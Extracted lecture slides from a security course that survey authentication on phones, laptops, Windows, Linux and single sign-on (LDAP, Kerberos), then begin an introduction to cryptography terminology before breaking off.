
**Requires initial enrollment to create train model**

- Successful authentication can increase train data


**Has some issues:**

- Simple image can be fooled by a picture/movie/evil twin
- Not resilient to changes in lighting
- Not resilient to changes of the subject (glasses, beard)
- Not resilient to changes in posture

# Smartphones: Face ID



# Face ID



# Laptops

---

**Laptops are considered as potentially shared devices**

- Not really considered as individual devices
- May have some sensors/readers
- May have Trusted Platform Modules (TPM)

**Authentication bound to underlying OS**

- Simpler than smartphones
  - No SIM card
  - No TEE
  - Simpler biometric approach

**No universal support for hardware backed key store**

# Laptops: Hardware support

---

## Fingerprint sensors like in smartphones

- Swipe, discrete or in power button

## Hardware for face recognition

- standard camera (standard in all laptops)
- infrared camera (more recent implementations)

## Smartcard reader

- Allows use of traditional SmartCards (e.g., CC)
- More frequent in laptops for corporate environments

## Can interact with other devices

- Smartphone, bracelet, Yubikey

# OS: Windows

---

## **Supports a wide range of authentication methods**

- PIN, Password, Biometrics, SmartCards, Tokens
- supports remote authentication (e.g., Active Directory)

## **Credentials stored in SAM (Security Account Manager)**

- Optional: partially encrypted using SysKey
- trivial to remove a user password (delete SAM entry)
- Mapped to windows registry in HKLM/SAM

## **Since W Vista UAC enforces Access Control after authentication**

- Vista launched in 2006
- UAC can still be disabled!

# OS: Windows Passwords

## **Password: Direct validation against stored value**

- Stored in c:\Windows\System32\Config\SAM
- Encrypted with Boot Key (SysKey)
- Complexity imposed by Admin Policy

## **LM Password Hash Up to W7**


- Encrypts standard value (KGS!@#\$%) using DES(password, standard)

## **NTLM Password Hash**

- Non Salted MD4(Password)
- Same password -> same hash

## **Validation:**

- Request username and password
- Calculates hash, compares the result with stored value



# OS: Windows PIN

---

## **Backed by a Trusted Platform Module (TPM)**

- Similar to TEE, provides secure environment with storage
- Can guarantee hardware tamper free state

## **PIN unlocks TPM which allows access to keys**

- repeated incorrect attempts will lock TPM
- cannot be extracted (bound to device)

# OS: Windows Hello

---

## Uses Visible Light + IR cameras to obtain 3D image

- Can have LED for flood illumination
- IR camera adds resilience to lighting changes
- Two cameras introduce 3D depth data (from the parallax)
- PIN is mandatory as backup

## Vulnerable

- to 3d printed face?
- to IR sensitive print
- to standard print in earlier W10



# OS: Linux

---

## **Supports a wide range of authentication methods**

- PIN, Password, Biometrics, SmartCards, Tokens
- supports remote authentication (e.g., Active Directory)

## **Pluggable Authentication Modules allows per app authentication policies/mechanisms**

- without modification to applications
- e.g: SmartCards, OTP, Kerberos, LDAP, Databases, Network Location, etc..

## **Standard Credentials stored in /etc/shadow**

- not encrypted
- Alternate authentication methods may use other storage (e.g., TPM, SmartCard, Database)

# OS: Linux Passwords

---

## User account info in /etc/passwd

- username, user id, shell...

## Credentials stored in /etc/shadow

- only readable by root, transformed using a salted digest

## Validation:

- obtain credential from user
- access shadow: verify hash used and obtain salt
- calculate hash(salt + password) for N rounds (default is 5000)
- compare result obtained

## Entry:

user:\$6\$kJ2HbBT/C8MxFIN1\$YWNjZDczOWVmNWNmNjBiYmRINjBmYWUxZTc4YTJm  
M2FjZDVmNGU3MmM3MjI2YzZkYzI2YjRIMDU4:17716:0:99999:7:::

**Meaning: username:\$ hash used \$ salt \$ password hash: ... dates and validity**

# SSO: Single Sign On

---

**Unique, centralized authentication for a set of federated services**

- The identity of a client, upon authentication, is given to all federated services
- The identity attributes given to each service may vary
- The authenticator is called **Identity Provider (IdP)**

## Examples

- SSO authentication at UA
  - Performed by a central IdP ([idp.ua.pt](http://idp.ua.pt))
  - The identity attributes are securely conveyed to the service accessed by the user

# SSO: Single Sign On

---

## **Trusted third parties (TTP) used for authentication**

- But often combined with other related functionality
- E.g. Google, Facebook

## **AAA services**

- Authentication, Authorization and Accounting
- e.g. RADIUS and DIAMETER

# SSO: Single Sign On

---

## Advantages:

- Can reuse same credentials over multiple systems/services
- Single secure repository for credentials
  - More difficult to steal credentials when used in many services
- Can implement restrictions to services/systems

## Disadvantages:

- Requires additional servers
- Single point of failure: without authentication systems, no one will be authenticated
  - Important to also deploy local credentials for admins
- Introduces delays in the authentication process

# SSO: Single Sign On

---

**Requires software that “injects” remote users into local system**

- Windows: Remote users not available in SAM
- Linux: Remote users not available in /etc/passwd
- Must cache data to enable large number of validations (e.g., ls)

**May provide further information to be used as user profile**

- Type of user (student, professor, admin)
- email, home, other preferences

**Systems that make use of SSO need to be provisioned**

- And sometimes, specifically authorized

# SSO: LDAP

## Lightweight Directory Access Protocol

---

### Protocol to keep distributed directory information

- Directory keeps hierarchical information about users, systems and services
  - E.g., address book, user profile
- Information is organized in a tree: dn=user,ou=deti,dc=ua, dc=pt
  - DC: Domain Component, OU: Organizational Unit, DN: Distinguished Name
- Each record obeys to a specified composition of individual schemas


### Access to LDAP can be anonymous or authenticated

- Anonymous information: general contacts and configurations
- Authenticated (Bind): Specific profile info

### LDAP Bind: credentials are user **path** and password

- Support for different authentication methods: PLAIN, SASL, Certificates
- Supports same username in different domains
  - **dn=usera,ou=deti,dc=ua,dc=pt** vs **dn=userb,ou=deti,dc=ua,dc=pt**

## LDAP Directory Tree



# SSO: Kerberos

---

**Authentication protocol for usage in networked environments**

- Based on the notion of Tickets with limited validity
- Default process for Microsoft Active Directory (and CodeUA)

**Supports mutual authentication**

- Actually, the authenticator will send the password to the client!

**Four Key Entities**

- Client: Wishes to access a service
- Service Server (SS): Provides a service the user wants to access
- Ticket Granting Server (TGS): Provides access to services
- Authentication Server (AS): Provides access to the TGS for each user

**Key Distribution Center: AS + TGS (+database)**

SSO:

## Kerberos: Client Authentication

---

**1: Client password is transformed (e.g. hash)**


**2: Client sends authentication request to AS with ClientID**

**3: AS replies with 2 messages:**

- A:  $E_{\text{user\_key}}$ (Client/TGS Session Key)
- B:  $E_{\text{tgs\_key}}$ (TGT)
  - Ticket Granting Ticket = Client, client network address, validity, Client/TGS Session Key

**4: User uses its key to decrypt A**

- if password equals the one stored in AS he has access to TGS Session Key
- He can request Authorization to access the Service



# Cryptography

---

# Cryptography: terminology (1/2)

---

## Cryptography

- Art or science of hidden writing (confidential writing)
  - from Gr. kryptós, hidden + graph, r. de graphein, to write
- Initially used to maintain confidentiality of information
- Steganography: art of concealing data
  - from Gr. steganós, hidden + graph, r. de graphein, to write

## Cryptanalysis

- Art or science of breaking Cryptographic systems or encrypted information

## Cryptology

- Cryptography + cryptanalysis

# Cryptography: terminology (2/2)

---

## Cipher

- Specific cryptographic technique

## Cipher operation


- **Encryption:** plaintext (or cleartext) → ciphertext (or cryptogram)
- **Decryption:** ciphertext → plaintext
- **Algorithm:** way of transforming data

## Key: algorithm parameter


- influences algorithm execution

# Operations of a Cipher

---



# Operations of a Cipher



# Use cases (symmetric ciphers)

---

## Self protection with key **K**

- Alice encrypts plaintext **P** with key **K** →
- Alice decrypts cryptogram **C** with key **K** →
- **P'** should be equal to **P** (requires checking)

Alice:  $C = \{P\}_k$

Alice:  $P' = \{C\}_k$

## Secure communication with key **K**

- Alice encrypts plaintext **P** with key **K** →
